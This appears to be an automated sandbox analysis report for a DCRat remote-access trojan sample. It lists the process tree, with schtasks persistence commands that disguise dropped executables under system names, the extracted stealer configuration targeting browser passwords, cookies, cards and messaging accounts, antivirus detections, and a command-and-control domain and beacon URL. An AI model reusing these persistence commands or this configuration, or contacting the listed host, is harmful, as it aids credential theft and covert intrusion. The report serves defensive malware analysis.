ID: 679544
Sample Name:
cDouNOFXle.exe
Cookbook: default.jbs
Time: 00:51:06
Date: 06/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

cDouNOFXle.exe


Overview

General Information

Sample Name:	cDouNOFXle.exe
Analysis ID:	679544
MD5:	54172888b473f2..
SHA1:	fc4ff4d53a1ea6c…
SHA256:	05379ea4600304.
Tags:	DCRat exe
Infos:	



Detection




DCRat

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Antivirus / Scanner detection for sub…
- Antivirus detection for dropped file
- Multi AV Scanner detection for drop…
- Yara detected DCRat
- Creates processes via WMI
- Machine Learning detection for sam…
- Machine Learning detection for drop…
- Drops executables to the windows d…
- Uses schtasks.exe or at.exe to add…
- Drops PE files with benign system n…
- Uses 32bit PE files

Classification



Process Tree

- **System is w10x64**
- cDouNOFXle.exe (PID: 3632 cmdline: "C:\Users\user\Desktop\cDouNOFXle.exe" MD5: 54172888B473F2515B13FE1E2032A112)
  - wscript.exe (PID: 5792 cmdline: "C:\Windows\System32\WScript.exe" "C:\comproviderRuntimecommon\et1pu6VAlkUOY7GuC90A.vbe" MD5: 7075DD7B9BE8807FCA93ACD86F724884)
    - cmd.exe (PID: 5824 cmdline: C:\Windows\system32\cmd.exe /c ""C:\comproviderRuntimecommon\DLLiR59GMmL352HHbgfc.bat" " MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 5080 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - chainsavesref.exe (PID: 3372 cmdline: C:\comproviderRuntimecommon\chainsavesref.exe MD5: 4EAF964B744BD6801B5122AE1AFBBDE4)
- schtasks.exe (PID: 5100 cmdline: schtasks.exe /create /tn "conhostc" /sc MINUTE /mo 9 /tr "'C:\Recovery\conhost.exe'" /f MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
- schtasks.exe (PID: 2292 cmdline: schtasks.exe /create /tn "conhost" /sc ONLOGON /tr "'C:\Recovery\conhost.exe'" /rl HIGHEST /f MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
- schtasks.exe (PID: 5208 cmdline: schtasks.exe /create /tn "conhostc" /sc MINUTE /mo 9 /tr "'C:\Recovery\conhost.exe'" /rl HIGHEST /f MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
- schtasks.exe (PID: 5296 cmdline: schtasks.exe /create /tn "MrsUvRPGeImAhcM" /sc MINUTE /mo 9 /tr "'C:\Windows\Web\Screen\MrsUvRPGeImAhc.exe'" /f MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
- schtasks.exe (PID: 1100 cmdline: schtasks.exe /create /tn "MrsUvRPGeImAhc" /sc ONLOGON /tr "'C:\Windows\Web\Screen\MrsUvRPGeImAhc.exe'" /rl HIGHEST /f MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
- schtasks.exe (PID: 5284 cmdline: schtasks.exe /create /tn "MrsUvRPGeImAhcM" /sc MINUTE /mo 11 /tr "'C:\Windows\Web\Screen\MrsUvRPGeImAhc.exe'" /rl HIGHEST /f MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
- MrsUvRPGeImAhc.exe (PID: 3432 cmdline: C:\Windows\Web\Screen\MrsUvRPGeImAhc.exe MD5: 4EAF964B744BD6801B5122AE1AFBBDE4)
- schtasks.exe (PID: 3056 cmdline: schtasks.exe /create /tn "MrsUvRPGeImAhcM" /sc MINUTE /mo 6 /tr "'C:\Windows\Help\mui\0409\MrsUvRPGeImAhc.exe'" /f MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
- schtasks.exe (PID: 2232 cmdline: schtasks.exe /create /tn "MrsUvRPGeImAhc" /sc ONLOGON /tr "'C:\Windows\Help\mui\0409\MrsUvRPGeImAhc.exe'" /rl HIGHEST /f MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
- schtasks.exe (PID: 6120 cmdline: schtasks.exe /create /tn "MrsUvRPGeImAhcM" /sc MINUTE /mo 7 /tr "'C:\Windows\Help\mui\0409\MrsUvRPGeImAhc.exe'" /rl HIGHEST /f MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
- schtasks.exe (PID: 5800 cmdline: schtasks.exe /create /tn "winlogonw" /sc MINUTE /mo 9 /tr "'C:\Recovery\winlogon.exe'" /f MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
- schtasks.exe (PID: 4592 cmdline: schtasks.exe /create /tn "winlogon" /sc ONLOGON /tr "'C:\Recovery\winlogon.exe'" /rl HIGHEST /f MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
- MrsUvRPGeImAhc.exe (PID: 2756 cmdline: C:\Windows\Help\mui\0409\MrsUvRPGeImAhc.exe MD5: 4EAF964B744BD6801B5122AE1AFBBDE4)
- schtasks.exe (PID: 2072 cmdline: schtasks.exe /create /tn "winlogonw" /sc MINUTE /mo 8 /tr "'C:\Recovery\winlogon.exe'" /rl HIGHEST /f MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
- schtasks.exe (PID: 5100 cmdline: schtasks.exe /create /tn "explorere" /sc MINUTE /mo 8 /tr "'C:\Recovery\explorer.exe'" /f MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
- schtasks.exe (PID: 2292 cmdline: schtasks.exe /create /tn "explorer" /sc ONLOGON /tr "'C:\Recovery\explorer.exe'" /rl HIGHEST /f MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
- schtasks.exe (PID: 4036 cmdline: schtasks.exe /create /tn "explorere" /sc MINUTE /mo 10 /tr "'C:\Recovery\explorer.exe'" /rl HIGHEST /f MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
- schtasks.exe (PID: 4200 cmdline: schtasks.exe /create /tn "RuntimeBrokerR" /sc MINUTE /mo 12 /tr "'C:\comproviderRuntimecommon\RuntimeBroker.exe'" /f MD5: 838D346D1D28F00783B7A6C6BD03A0DA)

- explorer.exe (PID: 1820 cmdline: C:\Recovery\explorer.exe MD5: 4EAF964B744BD6801B5122AE1AFBBDE4)
- schtasks.exe (PID: 5304 cmdline: schtasks.exe /create /tn "RuntimeBroker" /sc ONLOGON /tr "'C:\comproviderRuntimecommon\RuntimeBroker.exe'" /rl HIGHEST /f MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
- explorer.exe (PID: 5580 cmdline: C:\Recovery\explorer.exe MD5: 4EAF964B744BD6801B5122AE1AFBBDE4)
- schtasks.exe (PID: 3896 cmdline: schtasks.exe /create /tn "RuntimeBrokerR" /sc MINUTE /mo 5 /tr "'C:\comproviderRuntimecommon\RuntimeBroker.exe'" /rl HIGHEST /f MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
- schtasks.exe (PID: 5280 cmdline: schtasks.exe /create /tn "backgroundTaskHostb" /sc MINUTE /mo 5 /tr "'C:\comproviderRuntimecommon\backgroundTaskHost.exe'" /f MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
- schtasks.exe (PID: 6024 cmdline: schtasks.exe /create /tn "backgroundTaskHost" /sc ONLOGON /tr "'C:\comproviderRuntimecommon\backgroundTaskHost.exe'" /rl HIGHEST /f MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
- schtasks.exe (PID: 5608 cmdline: schtasks.exe /create /tn "backgroundTaskHostb" /sc MINUTE /mo 10 /tr "'C:\comproviderRuntimecommon\backgroundTaskHost.exe'" /rl HIGHEST /f MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
- schtasks.exe (PID: 6056 cmdline: schtasks.exe /create /tn "ShellExperienceHostS" /sc MINUTE /mo 13 /tr "'C:\Recovery\ShellExperienceHost.exe'" /f MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
- schtasks.exe (PID: 2292 cmdline: schtasks.exe /create /tn "ShellExperienceHost" /sc ONLOGON /tr "'C:\Recovery\ShellExperienceHost.exe'" /rl HIGHEST /f MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
- **cleanup**

Malware Configuration

Threatname: DCRat


```
{
  "SCRT": "{\"l\":\"@\",\"w\":\"#\",\"I\":\"`\",\"Y\":\"$\",\"M\":\"%\",\"i\":\",\",\"D\":\"&\",\"N\":\"-\",\"5\":\"
\",\"P\":\"~\",\"s\":\")\",\"K\":\"*\",\"3\":\";\",\"m\":\"^\",\"c\":\">\",\"Q\":\"<\",\"2\":\"(\",\"S\":\"_\",\"O\":\"!\",\"y\":\".\",\"0\":\"/\"}",
  "PCRT": "{\"l\":\"/\",\"6\":\"&\",\"G\":\"<\",\"I\":\"^\",\"0\":\")\",\"p\":\"!\",\"y\":\",\",\"n\":\".\",\"X\":\"*\",\"M\":\"$\",\"=\":\">\",\"9\":\"
\",\"b\":\"~\",\"S\":\";\",\"d\":\"@\",\"Y\":\"(\",\"c\":\"#\",\"w\":\"`\",\"i\":\"-\",\"e\":\"%\",\"j\":\"_\"}",
  "TAG": "FUCKYOUTEST",
  "MUTEX": "DCR_MUTEX-02ykwxZSRSiKYAzrbrFg",
  "LDTM": false,
  "DBG": false,
  "SST": 5,
  "SMST": 2,
  "BCS": 0,
  "AUR": 1,
  "ASCFG": {
    "savebrowsersdatatosinglefile": false,
    "ignorepartiallyemptydata": true,
    "cookies": true,
    "passwords": true,
    "forms": true,
    "cc": true,
    "history": true,
    "telegram": true,
    "steam": true,
    "discord": true,
    "filezilla": true,
    "screenshot": true,
    "clipboard": true,
    "sysinfo": true,
    "searchpath": "%UsersFolder% - Fast"
  },
  "AS": true,
  "ASO": false,
  "AD": false
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000020.00000002.373237011.0000000002619000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_DCRat_1	Yara detected DCRat	Joe Security	
00000017.00000002.361259028.0000000002FF1000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_DCRat_1	Yara detected DCRat	Joe Security	
0000001E.00000002.371238392.0000000002381000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_DCRat_1	Yara detected DCRat	Joe Security	
00000010.00000002.330291471.0000000002CBB000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_DCRat_1	Yara detected DCRat	Joe Security	
0000001E.00000002.378960692.00000000023C9000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_DCRat_1	Yara detected DCRat	Joe Security	

Click to see the 8 entries

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Persistence and Installation Behavior

Creates processes via WMI

Drops executables to the windows directory (C:\Windows) and starts them

Drops PE files with benign system names

Boot Survival

Uses schtasks.exe or at.exe to add and modify task schedules

Stealing of Sensitive Information

Yara detected DCRat

Remote Access Functionality


Yara detected DCRat

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Windows Management Instrumentation	1 Scheduled Task/Job	1 1 Process Injection	2 2 1 Masquerading	OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Default Accounts	2 Command and Scripting Interpreter	1 DLL Side-Loading	1 Scheduled Task/Job	1 Disable or Modify Tools	LSASS Memory	1 2 1 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Scheduled Task/Job	Logon Script (Windows)	1 DLL Side-Loading	2 1 Virtualization/Sandbox Evasion	Security Account Manager	1 Process Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 1 Scripting	Logon Script (Mac)	Logon Script (Mac)	1 1 Process Injection	NTDS	2 1 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	1 Application Window Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 1 Scripting	Cached Domain Credentials	1 Remote System Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	2 Obfuscated Files or Information	DCSync	2 File and Directory Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	2 Software Packing	Proc Filesystem	3 7 System Information Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 DLL Side-Loading	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
cDouNOFXle.exe	54%	Virustotal		Browse
cDouNOFXle.exe	40%	Metadefender		Browse
cDouNOFXle.exe	60%	ReversingLabs	ByteCode-MSIL.Backdoor.LightStone	
cDouNOFXle.exe	100%	Avira	VBS/Runner.VPG	
cDouNOFXle.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Recovery\ShellExperienceHost.exe	100%	Avira	HEUR/AGEN.1249330	
C:\comproviderRuntimecommon\RuntimeBroker.exe	100%	Avira	HEUR/AGEN.1249330	
C:\comproviderRuntimecommon\backgroundTaskHost.exe	100%	Avira	HEUR/AGEN.1249330	
C:\Windows\Help\mui\0409\MrsUvRPGeImAhc.exe	100%	Avira	HEUR/AGEN.1249330	
C:\Recovery\winlogon.exe	100%	Avira	HEUR/AGEN.1249330	

Source	Detection	Scanner	Label	Link
C:\Recovery\explorer.exe	100%	Avira	HEUR/AGEN.1249330	
C:\comproviderRuntimecommon\chainsavesref.exe	100%	Avira	HEUR/AGEN.1249330	
C:\Recovery\conhost.exe	100%	Avira	HEUR/AGEN.1249330	
C:\comproviderRuntimecommon\et1pu6VAlkUOY7GuC90A.vbe	100%	Avira	VBS/Runner.VPG	
C:\Windows\Help\mui\0409\MrsUvRPGeImAhc.exe	100%	Avira	HEUR/AGEN.1249330	
C:\Recovery\ShellExperienceHost.exe	100%	Joe Sandbox ML		
C:\comproviderRuntimecommon\RuntimeBroker.exe	100%	Joe Sandbox ML		
C:\comproviderRuntimecommon\backgroundTaskHost.exe	100%	Joe Sandbox ML		
C:\Windows\Help\mui\0409\MrsUvRPGeImAhc.exe	100%	Joe Sandbox ML		
C:\Recovery\winlogon.exe	100%	Joe Sandbox ML		
C:\Recovery\explorer.exe	100%	Joe Sandbox ML		
C:\comproviderRuntimecommon\chainsavesref.exe	100%	Joe Sandbox ML		
C:\Recovery\conhost.exe	100%	Joe Sandbox ML		
C:\Windows\Help\mui\0409\MrsUvRPGeImAhc.exe	100%	Joe Sandbox ML		
C:\Recovery\ShellExperienceHost.exe	55%	Virustotal		Browse
C:\Recovery\ShellExperienceHost.exe	70%	ReversingLabs	ByteCode-MSIL.Backdoor.DCRat	
C:\Recovery\conhost.exe	55%	Virustotal		Browse
C:\Recovery\conhost.exe	70%	ReversingLabs	ByteCode-MSIL.Backdoor.DCRat	
C:\Recovery\explorer.exe	55%	Virustotal		Browse
C:\Recovery\explorer.exe	70%	ReversingLabs	ByteCode-MSIL.Backdoor.DCRat	
C:\Recovery\winlogon.exe	55%	Virustotal		Browse
C:\Recovery\winlogon.exe	70%	ReversingLabs	ByteCode-MSIL.Backdoor.DCRat	
C:\Windows\Help\mui\0409\MrsUvRPGeImAhc.exe	55%	Virustotal		Browse
C:\Windows\Help\mui\0409\MrsUvRPGeImAhc.exe	70%	ReversingLabs	ByteCode-MSIL.Backdoor.DCRat	
C:\Windows\Web\Screen\MrsUvRPGeImAhc.exe	70%	ReversingLabs	ByteCode-MSIL.Backdoor.DCRat	
C:\comproviderRuntimecommon\RuntimeBroker.exe	70%	ReversingLabs	ByteCode-MSIL.Backdoor.DCRat	
C:\comproviderRuntimecommon\backgroundTaskHost.exe	70%	ReversingLabs	ByteCode-MSIL.Backdoor.DCRat	
C:\comproviderRuntimecommon\chainsavesref.exe	70%	ReversingLabs	ByteCode-MSIL.Backdoor.DCRat	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.3.cDouNOFXIe.exe.5528b46.0.unpack	100%	Avira	VBS/Runner.VPG		Download File
0.3.cDouNOFXIe.exe.5557b46.1.unpack	100%	Avira	VBS/Runner.VPG		Download File
6.0.chainsavesref.exe.350000.0.unpack	100%	Avira	HEUR/AGEN.1249330		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://index.from.sh/pages/game.html	0%	Virustotal		Browse
http://https://index.from.sh/pages/game.html	0%	Avira URL Cloud	safe	
http://a0702220.xsph.ru8	0%	Avira URL Cloud	safe	
http://a0702220.xsph.rux	0%	Avira URL Cloud	safe	
http://go.mic	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
a0702220.xsph.ru	141.8.195.65	true	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://a0702220.xsph.ru/tolowprocessorGeneratortrack.php?rRmbiWWxEOd55k=WTgIsnKuV&e7d5ea1a013b440ebf41c5b405309b9e=b64e0d0fcd8b0e37eaa44643c1b6ab3c&94c8169d9b8cbbe19972e7f6bf4e65c1=AM5MjZxQmMhRjMzE2M5kTN2EWOwczYxYGN3UDM5YjZwM2YmRmN2EDO&rRmbiWWxEOd55k=WTgIsnKuV	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cp.sprinthost.ru	MrsUvRPGeImAhc.exe, 00000017.00000002.362876471.0000000003106000.00000004.00000800.00020000.00000000.sdmp, MrsUvRPGeImAhc.exe, 00000017.00000002.363114487.00000003130000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://index.from.sh/pages/game.html	MrsUvRPGeImAhc.exe, 00000017.00000002.362876471.0000000003106000.00000004.00000800.00020000.00000000.sdmp, MrsUvRPGeImAhc.exe, 00000017.00000002.363114487.00000003130000.00000004.00000800.00020000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://a0702220.xsph.ru/tolowprocessorGeneratortrack.php?rRmbiWWxEOd55k=WTgIsnKuV&e7d5ea1a013b440ebf	MrsUvRPGeImAhc.exe, 00000017.00000002.363114487.0000000003130000.00000004.00000800.00020000.00000000.sdmp, MrsUvRPGeImAhc.exe, 00000017.00000002.362535103.00000000030DB000.00000004.00000800.00020000.00000000.sdmp	false		high
http://a0702220.xsph.ru8	MrsUvRPGeImAhc.exe, 00000017.00000002.363114487.0000000003130000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://a0702220.xsph.rux	MrsUvRPGeImAhc.exe, 00000017.00000002.362800777.00000000030FC000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	chainsavesref.exe, 00000006.00000002.296875095.00000000028F4000.00000004.00000800.00020000.00000000.sdmp, MrsUvRPGeImAhc.exe, 00000017.00000002.362535103.00000000030DB000.00000004.00000800.00020000.00000000.sdmp	false		high
http://a0702220.xsph.ru	MrsUvRPGeImAhc.exe, 00000017.00000002.362876471.0000000003106000.00000004.00000800.00020000.00000000.sdmp, MrsUvRPGeImAhc.exe, 00000017.00000002.362535103.00000000030DB000.00000004.00000800.00020000.00000000.sdmp	false		high
http://go.mic	MrsUvRPGeImAhc.exe, 00000010.00000002.325485482.0000000001020000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://cp.sprinthost.ru/auth/login	MrsUvRPGeImAhc.exe, 00000017.00000002.362876471.0000000003106000.00000004.00000800.00020000.00000000.sdmp, MrsUvRPGeImAhc.exe, 00000017.00000002.363114487.00000003130000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
